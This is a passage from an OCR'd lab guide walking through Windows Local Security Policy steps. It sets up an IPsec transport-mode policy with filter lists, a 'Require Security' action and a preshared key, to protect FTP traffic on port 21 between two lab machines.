


21. Leave the Edit properties as default and click on Finish button to complete the IP Filter Wizard.

22. Click on the OK button to complete the creation of IP Filter List.




23. Select the created IP filter Filter for FTP & click on Next button.



Following steps would be used to create the new Filter action


24. Click on the Add button to create new Filter action.




\

25. Click on the Next button.

26. In the Filter Action Wizard window provide a name Filter for user1 in Name box and a description Filter for user1 in Description box & click on Next button.



27. In the Filter Actions window select "Negotiate Security radio" button & click on Next button to continue. "Negotiate security" represents here that Filter action would be according to choice.




28. In the Communicating with computers that do not support IPsec window select "Do not allow unsecured communication" radio button & click on Next button to continue.


29. In the IP Traffic Security window select "Integrity and encryption" radio button & click on Next Button.

30. Click on Finish button.


31. Select the created IP filter Filter for user1 & click on Next button.




32. Select the option Use this string to protect the key exchange (preshared key) as "ftpkey" & click on Next button to continue. Here "ftpkey" is preshared key




33. Click on the Finish button to complete the Security Rule Wizard.




34. Select the created IP security rule Filter for FTP & click OK button.



35. Now select the IPSEC_FTP, right click it & click on Assign to activate the policy




36. Now IPSEC_FTP IP security policy is applied on Windows7(10.0.0.12)




37. Close the Local Security Settings window.

The following steps would be performed by Mr. ABC for configuring IPSec for traffic flow from win-clone (10.0.0.15) to Windows 7(10.0.0.12). For this following IPSec configuration would be done on Windows 7(10.0.0.12) machine.

38. To create a "security policy" on Win-clone(10.0.0.15) machine, open Run type the command secpol.msc, click on OK button. It would open the Local Security Settings window.




39. Select IP Security Policies on Local Computer & right click in open space of the right side of window & select Create IP Security Policy.




40. It would start an IP Security Policy Wizard. Click on Next button to continue.

41. Put the policy name as "IPSEC_FTP" & description as IPsec for FTP connection to FTP server on user1& click on Next button to continue.




42. Click on Next button to continue.




43. Click on Finish button.


44. Now the property window of the IPSEC_FTP would open. Click on the add button to create a new Security Rule & continue.




45. Security Rule Wizard window would open & click on Next button to continue.




46. Continue with default selection This rule does not specify a tunnel & click on Next button to continue. This option is selected because IPSec configuration done here is for transport mode of operation of IPSec and not for tunnel mode of operation.




47. In Network Type window select Local area network (LAN) click on Next button to continue.



48. Click on the Add button to create a new IP filter.




49. Name the IP filter as Filter for FTP & click on Add button.




50. It would start a wizard to create an IP filter, click on Next button to continue.


51. Put Description as Filter for FTP & click on Next button to continue.




52. In IP Traffic Source window select "My IP Address" as Source address & click on Next button to continue.




53. In the IP Traffic Destination window select A specific IP Address or Subnet



54. Specify the Destination IP address as "10.0.0.12" & click on Next button to continue. Since the destination machine used here is (10.0.0.12).




55. Select the protocol type as TCP & click on Next button to continue.




56. In the Set the IP Protocol Port select the radio button for "From any port" and "To this port(set the port to 21)" as shown in the following screenshot & click on Next button to continue. Since FTP Server is running on windows7 (10.0.0.12).and IPSec configuration done here is for FTP traffic flow between windows7 (10.0.0.12)& win-clone (10.0.0.15). The port 21 is used on windows7

(10.0.0.12).for FTP Server and FTP connection could be made from any port of win-clone (10.0.0.15).machine, here the option From any port is selected.




57. Leave Edit properties as default and click on Finish button to complete the IP Filter Wizard.


58. Click on the OK button to complete the creation of IP Filter List.




59. Select the created IP filter Filter for FTP & click on Next button to continue.



60. In the Filter Action window select Require Security & click on Next button to continue.




61. In Authentication Method window select use this string to protect the key exchange. Write "ftpkey" as preshared key & click on Next button to continue




62. Click on Finish button.

